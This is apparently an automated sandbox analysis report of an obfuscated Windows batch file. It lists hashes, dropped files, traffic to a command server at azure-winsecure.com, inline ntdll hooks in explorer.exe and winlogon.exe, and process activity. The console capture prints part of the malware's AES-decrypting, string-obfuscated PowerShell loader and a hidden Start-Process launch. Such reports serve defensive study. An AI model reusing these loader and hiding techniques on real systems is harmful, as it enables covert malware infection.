Preview:	ElfChnk.....x.....8...=..... .....f.....?.....m.....M...F.....&.....**..... .....i.T.....&......"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:.//./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t. s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i .e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-WebAuthN%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.231195890775603
Encrypted:	false
SSDEEP:	384:ZhOVPiVcVCVC7VNVtVEV3Vob7V5VXVmVbVoV/VEVptVtVBVnVOVt9VjViVyVKVui:Zyjbn
MD5:	3365A34953FD7B16667108A049B64DA5
SHA1:	C72421A58E063D64072152344B266F8306A78702
SHA-256:	AAEDFFE84B66B602858AF51D5B2EBA7CFC9DB57A4A3DD3240DB44B737B9BBF26
SHA-512:	A5569EDC7516DACCCE7B3135114588E01ED1A77CA95B0F378E389E27AC8999EA71E8AF36FD275EEA7E81987CB9BF14910645DE3DC4FE8E086FF532796DD78A AF
Malicious:	false
Preview:	ElfChnk.....!.....!.....7..`8...j.....@..#.....&.....=..... .....f.....?.....m.....M...F.....&.....v.....3..... ..**..P.....y.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q. u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Windows Firewall With Advanced Security%4Firewall.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.350996099530715
Encrypted:	false
SSDEEP:	384:dh+BwB5BwBjBwBNSBwBYiBwB+BwBXBwBZabSqBwBlQBwBtfBwBvBwBPnBwBIrBwG:dOqabeGTnbuSxg6On

MD5:	4A38F556B28847C79565F8F5B2E18529
SHA1:	581498A0BC8A3EC2988AFE5C7FC0F60E14DF289A
SHA-256:	E86ADB1001A17550D1F82D4B4136E5BD225EFC1D5456A36CE24E78834324A687
SHA-512:	CE66231966337110F34D59C0E361E8859EE0B350AFFA40FAFAA47D58E105CD4D54F8ED8FA1B9A8F61E0C8F01CAA4CB364CDF58A9FC7BADDBF203EEE003F9F54F
Malicious:	false
Preview:	ElfChnk.....H...x....y.....=.....f.....?.....m.....M...F.....S.....&.....u.....**.....Dbf.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:.//./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Winlogon%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.421206160086997
Encrypted:	false
SSDEEP:	384:ah1qUEzUELUEnUEQUEpUE9UE4UEvUEqUEGUEuUEyUEpjUEmUE6UEVUE1UEdUEoUF:arN5mPfkvmR
MD5:	67CAD90771EBC0BD20736201D89C1586
SHA1:	EE241B07EBD6E7A64AE367520F5C0665F4EBBAD7
SHA-256:	7801ED56F87C5A71A42128D089176CFDAACCCD6998EACCD07E46207F2CD48467
SHA-512:	27DE77A98E11A1D33B648B9F46671F61338B1746032B4AD8F003A8A5C52FB7C3ECCB834057074EF5FCD3459A0810439BAF63E1320B385F7A5E81757A90BBFD13
Malicious:	false
Preview:	ElfChnk.....I.....I.....@....^.....+t].....6.....^...=.....f.....?.....m.....M...F.....&.....Q8.....6.....**.....yM.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Security.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	69752
Entropy (8bit):	4.432394242976953
Encrypted:	false
SSDEEP:	384:qqmooWsolKo+xooWrooWlooWrooW2qsFRzBO2M7t5ZoqRMteoO1nRBocgTo+ryyM:iH+DemRngbe9R
MD5:	EE8158B63D705FFF801B791B44016C44
SHA1:	14CBFBAB6E6AA4DE6C3F4E286DBC7934D96742C3
SHA-256:	87DE0FBF45D47322673770905464FB86C7D1858AB65BA73A33A12202AAC66BCE
SHA-512:	0A13AE408DFCC92991F779E403B299BB3DC13E3728A78642768E21951EC5560E3DB4153500A11D32288963E4B227CB9BBC74297878FE857DB82B09F81AE8CBB
Malicious:	false
Preview:	ElfChnk.....-.....U.....N.k$.....2.....Z...s...h.....=.....N.....w.....4.....-.....[.....).....M...R...:.....$.....C+..3.....&.....>.....s5.....**.....{.....@..1.....>.....F.....!...6..... ..@..1.....O.....t.....{.....M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-.S.e.c.u.r.i.t.y.-.A.u.d.i.t.i.n.g.%..TxT.I..>;.(..S.e.c.u.r.i.t.y....w"B.....N.....$.N.....j.o.n.e.s...J.O.N.E.S.-.P.C...}@.....M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.u.s.e.r.=.0.2.a.b.h.q.h.y.z.r.h.m.n.q.b.t.....%.%.8

C:\Windows\System32\winevt\Logs\System.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.418013163886424
Encrypted:	false
SSDEEP:	384:ZFR0Gu1Bb9w+1a7I+OkYDcND+S/qDhqqOc0qgfARMR2RvHeJvGAgXZIpURCOLiju:zC/JVMjynLmLQXHmtpJnqiNHpzoQp
MD5:	9BDC273BED40B8666562C1CF55CF35AB
SHA1:	C99C338E2B9DA3FEBE248763E66C4563B6155537
SHA-256:	FC974E37E278EC66C1E07D4011E7CE0A54E7EFFADF9D6D565404F0161AD1913C
SHA-512:	A44CA3655ABDE272ACB6261E7850256719366DDB509A0ADF5EFD0289B9A7642361FAEE0D6F903E1B477AA37C58D82B3DED121EEEC05BDA13E8CE69D246CA80B8

Malicious:	false
Preview:	ElfChnk.....m.....t.....`...P.....s...h.....T...=.....N.....w.....0.....E.....W.....)....M...3...:.....&.....**.....m.....g..0.....i.e&.....i.e.t.Q...H.C.A;.....A../...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....X.....oT..S.y.s.t.e.m....A.....{..P.r.o.v.i.d.e.r.....F=.....K...N.a.m.e.....M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-.E.v.e.n.t.l.o.g.....)...G.u.i.d.....&.{.f.c.6.5.d.d.d.8.-.d.6.e.f.-.4.9.6.2.-.8.3.d.5.-.6.e.5.c.f.e.9.c.e.1.

C:\Windows\System32\winevt\Logs\Windows PowerShell.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	320504
Entropy (8bit):	3.9318038850693373
Encrypted:	false
SSDEEP:	6144:UgfRHVgfRLgfR8VgfRBgfROgfRHVgfRLgfR8VgfRBgfR27aze3znaze2gfRHVgf1:
MD5:	989FE11B6850F4E607A4BB44FE61EE3F
SHA1:	3BE41878FD7BAACDE6262191CEFAB3482CF1C1CA
SHA-256:	F4C05CF2479E1CEA9D7317E6ACFB8B91F6A3866CBBEC691090E100A1B3943172
SHA-512:	08C945B764CA8D833ACEB8E648864A611B52B629BA9BD55E9801D61FFCB7A29732FCEFFADD1CB206D41B062C6FF9C6D654D9753DA976C767D32A20B064D5B96
Malicious:	false
Preview:	ElfChnk.....p.....?.....Z. .....=.....8.....f.....M...c.....n.....&.....**.....H"1.....B.&.....B...._j..d.:Ad.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..R.....{..P.r.o.v.i.d.e.r.../....=.....K...N.a.m.e.....P.o.w.e.r.S.h.e.l.l..A..M...s.....a..E.v.e.n.t.l.D...'.....)...Q.u.a.l.i.f.i.e.r.s .....".....V.e.r.s.i.o.n.....

C:\Windows\Temp__PSScriptPolicyTest_4bxtuddq.5xi.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_lvxm11ep.434.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\appcompat\Programs\Amcache.hve

Process:	C:\Windows\System32\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped

Size (bytes):	1835008
Entropy (8bit):	4.4664723531859085
Encrypted:	false
SSDEEP:	6144:sIXfpi67eLPU9skLmb0b4zWSPKaJG8nAgejZMMhA2gX4WABl0uN8dwBCswSb+:RXD94zWlLZMM6YFH6++
MD5:	6C2338766D8478DF3B9442DF7361058B
SHA1:	542BE768E8C7ADF462F6F6E80DA7E53FE7337AAE
SHA-256:	730FA60EF15D586994FCE66B5D90A2B29E0F6117E8E2E78A9C56DA74FC212A6D
SHA-512:	67840BB92130BDFC1733591A3596B45D599958638EE0C1F49E0B673FBA1781B0D72258483F429C5E2C51AC7300C55B4708095581A0FB79C6C93BEBE9A54AA64A
Malicious:	false
Preview:	regf7...7....\.Z..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e....c...b...#.....c...b...#.....c...b...#.....rmtm..0..... ....t-..... .....

C:\Windows\system32\wbem\Performance\WmiApRpl.h (copy)

Process:	C:\Windows\System32\wbem\WMIADAP.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3444
Entropy (8bit):	5.011954215267298
Encrypted:	false
SSDEEP:	48:ADPo+gDMIuK54DeHNg9dqbEzCJGGgGDU3XgLBgaGKFijiVJtVAAF/XRgW:ADw+gDMhK54qHC7aBvGKFijiV7XRgW
MD5:	B133A676D139032A27DE3D9619E70091
SHA1:	1248AA89938A13640252A79113930EDE2F26F1FA
SHA-256:	AE2B6236D3EEB4822835714AE9444E5DCD21BC60F7A909F2962C43BC743C7B15
SHA-512:	C6B99E13D854CE7A6874497473614EE4BD81C490802783DB1349AB851CD80D1DC06DF8C1F6E434ABA873A5BBF6125CC64104709064E19A9DC1C66DCDE3F898 5
Malicious:	false
Preview:	//..//..// Copyright (C) 2000 Microsoft Corporation..//..// Module Name:..// WmiApRpl..//..// Abstract:..//..// Include file for object and counters definitions...//..//.....#define.WMI_Objects.0..#define.HiPerf_Classes.2..#define.HiPerf_Validity.4....#define.MSiSCSI_ConnectionStatistics_00000.6....#define.BytesReceived_00000.8..#define.BytesSent_00000.10..#define.PDUCommandsSent_00000.12..#define.PDUResponsesReceived_00000.14....#define.MSiSCSI_InitiatorInstanceStatistics_00001.16....#define.SessionConnectionTimeoutErrorCount_00001.18..#define.SessionDigestErrorCount_00001.20..#define.SessionFailureCount_00001.22..#define.SessionFormatErrorCount_00001.24....#define.MSiSCSI_InitiatorLoginStatistics_00002.26....#define.LoginAcceptRsps_00002.28..#define.LoginAuthenticateFails_00002.30..#define.LoginAuthFai

\Device\ConDrv

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	85
Entropy (8bit):	4.84935141926561
Encrypted:	false
SSDEEP:	3:jKMFIwpVh+d3LKMP9IdXMfyM9oM3Ky:jKMFIsV8d7Koq01R3Ky
MD5:	D8C4F9FD5B972AE487170EA993933179
SHA1:	32E61F1DD8A462CEDC6B7A636275363B011ABDA9
SHA-256:	728A155A3A8272BB230C121C67CC90A986C11B84504E3902AC4EEDA9D8EC78ED
SHA-512:	1F4E7C0C8DC83C0280E77290CF76738D0611FBB9ADBC4D76A7DF4FD2E1EE49F684400E16008ED58D89009D4FE67C456094E9610279B4A20DDAC39038A3F5D4 F
Malicious:	false
Preview:	Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden ..

\Device\Null

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines (2692), with CRLF line terminators
Category:	dropped
Size (bytes):	2839
Entropy (8bit):	5.269550461652421
Encrypted:	false
SSDEEP:	48:9JFHDRBXRG8R4YRxyKB3k4B3KX9zS3FXBvY595f8bLb8MS91ccCwMqu1whc9pWiM:PFHDRtVt7vBpB6a5xY595f8bus3wMVd2
MD5:	39401ABDD4A08EE5458DF7CB80F69CED
SHA1:	A4F498F6E926AC3A23F561C1C582C51217FA9093
SHA-256:	06CC781B4C21259ED5B86C26A54BFCFD61D5049BF62338571F77E801227FFAC1

SHA-512:	7BC97E8DF1C92730F6462151B688F1A5952F220199BD52F963A6CEA4DC04EEF6C842D776D26DF845688C369935DD71FFFE269AA75DC10B017F5926D21448C9B
Malicious:	false
Preview:	Windows PowerShell..Copyright (C) Microsoft Corporation. All rights reserved.....Try the new cross-platform PowerShell https://aka.ms/pscore6....PS C:\Users\user\Desktop> function Rgueq($eXEDy){.$HKJEc=[System.Security.Cryptography.Aes]::Create();.$HKJEc.Mode=[System.Security.Cryptography.CipherMode]::CBC;.$HKJEc.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;.$HKJEc.Key=[System.Convert]::FromBase64String('/Ali2v8PJeAtW7Ez9DIBWBzxD0zIIyoV/CL0FcnA0lQ=');.$HKJEc.IV=[System.Convert]::FromBase64String('VZVM+EzOQl4yXpCtgZwmdA==');.$HipTi=$HKJEc.CreateDecryptor();.$ioqgE=$HipTi.TransformFinalBlock($eXEDy, 0, $eXEDy.Length);.$HipTi.Dispose();.$HKJEc.Dispose();.$ioqgE;}function qVeuI($eXEDy){.Invoke-Expression '$Vcvep=New-Object blckSblckyblcksblcktblckeblckmblck.blcklblckOblck.blckMblckeblckmblckoblckrblckyStblckrblckeblckamblck(,$eXEDy);'.Replace('blck', '');.Invoke-Expression '$MxJbU=New-Object blckSblckyblcksblcktblckeblckm.blcklblckOblck.Mblckeblckmblckoblckrblckyblck$blcktblc

Static File Info

General

File type:	DOS batch file, ASCII text, with very long lines (5674), with CRLF line terminators
Entropy (8bit):	6.008710946572079
TrID:	• BibTeX references (5501/1) 100.00%
File name:	1.cmd
File size:	5'214'429 bytes
MD5:	19fc666f7494d78a55d6b50a0252c214
SHA1:	8876cd520507cbfdc2e89e449baba52232a1df1b
SHA256:	e96f8f61e3af77c429ae6af54c128f7b8420a45a0a63bdfcacd682773b8e5fc1
SHA512:	94dde8d5d0100e892ca004556b30b8e8fedacc1e3482dab9d611bd64569b2f73e29da93db2c7ae51585791a4f39d01426ee6663c48602de92aa74f6ebe3f630a
SSDEEP:	49152:9YFeyNRX+o9UlcbBIXu/DloMIZv/us2aFGKeXGuqzwIEqHL5l8M/CJs2:f
TLSH:	8536120B1D54ECBECDA50DAEE95A2F0FF432BE57F02909B6611B05BD07781E104D9A3A
File Content Preview:	@echo off..%^%@%KhlQYXcfIBNIDRnjWyCtzUMbVdihsfHGoAGNTEJeLZNLqMbLIXPalwqPvjUVOUMfTgWclzprOxHzgaKicxWvpHuSkQsKJOpQnISjQYALHylNOQJuzMSrYqQlLdSuhFlahRmyiAsdWkORvHethXkXVYRWSGyNffDcPlGXEkmYtPvNCYPeZznkuLejZqGBcFYQHLck%%^%e%hPWLmDgCetTQtOGStIdgwXoEKVOREgRWEdRJq

File Icon

Icon Hash:	9686878b929a9886

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 4, 2024 09:43:11.225049973 CEST	49835	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:11.229967117 CEST	6969	49835	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:11.230060101 CEST	49835	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:11.238358021 CEST	49835	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:11.243372917 CEST	6969	49835	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:32.616575003 CEST	6969	49835	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:32.616772890 CEST	49835	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:32.623522043 CEST	49835	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:32.628834009 CEST	6969	49835	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:36.349204063 CEST	49993	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:36.358129025 CEST	6969	49993	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:36.359184027 CEST	49993	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:36.361568928 CEST	49993	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:36.374773979 CEST	6969	49993	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:57.712136030 CEST	6969	49993	192.64.119.55	192.168.2.4
Oct 4, 2024 09:43:57.712508917 CEST	49993	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:57.712898016 CEST	49993	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:43:57.717854977 CEST	6969	49993	192.64.119.55	192.168.2.4
Oct 4, 2024 09:44:01.113701105 CEST	50016	6969	192.168.2.4	192.64.119.55

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 4, 2024 09:44:01.119086981 CEST	6969	50016	192.64.119.55	192.168.2.4
Oct 4, 2024 09:44:01.119292974 CEST	50016	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:44:01.119541883 CEST	50016	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:44:01.124370098 CEST	6969	50016	192.64.119.55	192.168.2.4
Oct 4, 2024 09:44:22.509109020 CEST	6969	50016	192.64.119.55	192.168.2.4
Oct 4, 2024 09:44:22.509397030 CEST	50016	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:44:33.882853031 CEST	50016	6969	192.168.2.4	192.64.119.55
Oct 4, 2024 09:44:33.888209105 CEST	6969	50016	192.64.119.55	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 4, 2024 09:43:11.203910112 CEST	62732	53	192.168.2.4	1.1.1.1
Oct 4, 2024 09:43:11.218769073 CEST	53	62732	1.1.1.1	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 4, 2024 09:43:11.203910112 CEST	192.168.2.4	1.1.1.1	0x3e9a	Standard query (0)	azure-wins ecure.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 4, 2024 09:43:11.218769073 CEST	1.1.1.1	192.168.2.4	0x3e9a	No error (0)	azure-wins ecure.com		192.64.119.55	A (IP address)	IN (0x0001)	false

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
ZwEnumerateKey	INLINE	explorer.exe, winlogon.exe
NtQuerySystemInformation	INLINE	explorer.exe, winlogon.exe
ZwResumeThread	INLINE	explorer.exe, winlogon.exe
NtDeviceIoControlFile	INLINE	explorer.exe, winlogon.exe
ZwDeviceIoControlFile	INLINE	explorer.exe, winlogon.exe
NtEnumerateKey	INLINE	explorer.exe, winlogon.exe
NtQueryDirectoryFile	INLINE	explorer.exe, winlogon.exe
ZwEnumerateValueKey	INLINE	explorer.exe, winlogon.exe
ZwQuerySystemInformation	INLINE	explorer.exe, winlogon.exe
NtResumeThread	INLINE	explorer.exe, winlogon.exe
RtlGetNativeSystemInformation	INLINE	explorer.exe, winlogon.exe
NtQueryDirectoryFileEx	INLINE	explorer.exe, winlogon.exe
NtEnumerateValueKey	INLINE	explorer.exe, winlogon.exe
ZwQueryDirectoryFileEx	INLINE	explorer.exe, winlogon.exe
ZwQueryDirectoryFile	INLINE	explorer.exe, winlogon.exe

Processes

Process: explorer.exe, Module: ntdll.dll

Function Name	Hook Type	New Data
ZwEnumerateKey	INLINE	0xE9 0x9C 0xC3 0x32 0x2C 0xCF
NtQuerySystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
ZwResumeThread	INLINE	0xE9 0x9A 0xA3 0x32 0x27 0x7F
NtDeviceIoControlFile	INLINE	0xE9 0x90 0x03 0x33 0x34 0x4F


Function Name	Hook Type	New Data
ZwDeviceIoControlFile	INLINE	0xE9 0x90 0x03 0x33 0x34 0x4F
NtEnumerateKey	INLINE	0xE9 0x9C 0xC3 0x32 0x2C 0xCF
NtQueryDirectoryFile	INLINE	0xE9 0x9A 0xA3 0x32 0x2B 0xBF
ZwEnumerateValueKey	INLINE	0xE9 0x90 0x03 0x33 0x31 0x1F
ZwQuerySystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
NtResumeThread	INLINE	0xE9 0x9A 0xA3 0x32 0x27 0x7F
RtlGetNativeSystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
NtQueryDirectoryFileEx	INLINE	0xE9 0x97 0x73 0x30 0x0A 0xAF
NtEnumerateValueKey	INLINE	0xE9 0x90 0x03 0x33 0x31 0x1F
ZwQueryDirectoryFileEx	INLINE	0xE9 0x97 0x73 0x30 0x0A 0xAF
ZwQueryDirectoryFile	INLINE	0xE9 0x9A 0xA3 0x32 0x2B 0xBF

Process: winlogon.exe, Module: ntdll.dll

Function Name	Hook Type	New Data
ZwEnumerateKey	INLINE	0xE9 0x9C 0xC3 0x32 0x2C 0xCF
NtQuerySystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
ZwResumeThread	INLINE	0xE9 0x9A 0xA3 0x32 0x27 0x7F
NtDeviceIoControlFile	INLINE	0xE9 0x90 0x03 0x33 0x34 0x4F
ZwDeviceIoControlFile	INLINE	0xE9 0x90 0x03 0x33 0x34 0x4F
NtEnumerateKey	INLINE	0xE9 0x9C 0xC3 0x32 0x2C 0xCF
NtQueryDirectoryFile	INLINE	0xE9 0x9A 0xA3 0x32 0x2B 0xBF
ZwEnumerateValueKey	INLINE	0xE9 0x90 0x03 0x33 0x31 0x1F
ZwQuerySystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
NtResumeThread	INLINE	0xE9 0x9A 0xA3 0x32 0x27 0x7F
RtlGetNativeSystemInformation	INLINE	0xE9 0x9C 0xC3 0x32 0x2A 0xAF
NtQueryDirectoryFileEx	INLINE	0xE9 0x97 0x73 0x30 0x0A 0xAF
NtEnumerateValueKey	INLINE	0xE9 0x90 0x03 0x33 0x31 0x1F
ZwQueryDirectoryFileEx	INLINE	0xE9 0x97 0x73 0x30 0x0A 0xAF
ZwQueryDirectoryFile	INLINE	0xE9 0x9A 0xA3 0x32 0x2B 0xBF

Statistics

Behavior



- winlogon.exe
- lsass.exe
- svchost.exe
- dwm.exe
- svchost.exe
- svchost.exe
- WMIADAP.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- Conhost.exe
- Conhost.exe

Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: **6332**, Parent PID: **2580**

General

Target ID:	0
Start time:	03:41:59
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\Desktop\1.cmd" "
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

Analysis Process: conhost.exe PID: **6532**, Parent PID: **6332**

General

Target ID:	1
Start time:	03:41:59
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: **2120**, Parent PID: **6332**

General

Target ID:	2
Start time:	03:41:59
Start date:	04/10/2024
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic diskdrive get Model
Imagebase:	0x7ff78ee20000
File size:	576'000 bytes
MD5 hash:	C37F2F4F4B3CD128BDABCAEB2266A785
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **5924**, Parent PID: **6332**

General

Target ID:	3
Start time:	03:41:59
Start date:	04/10/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
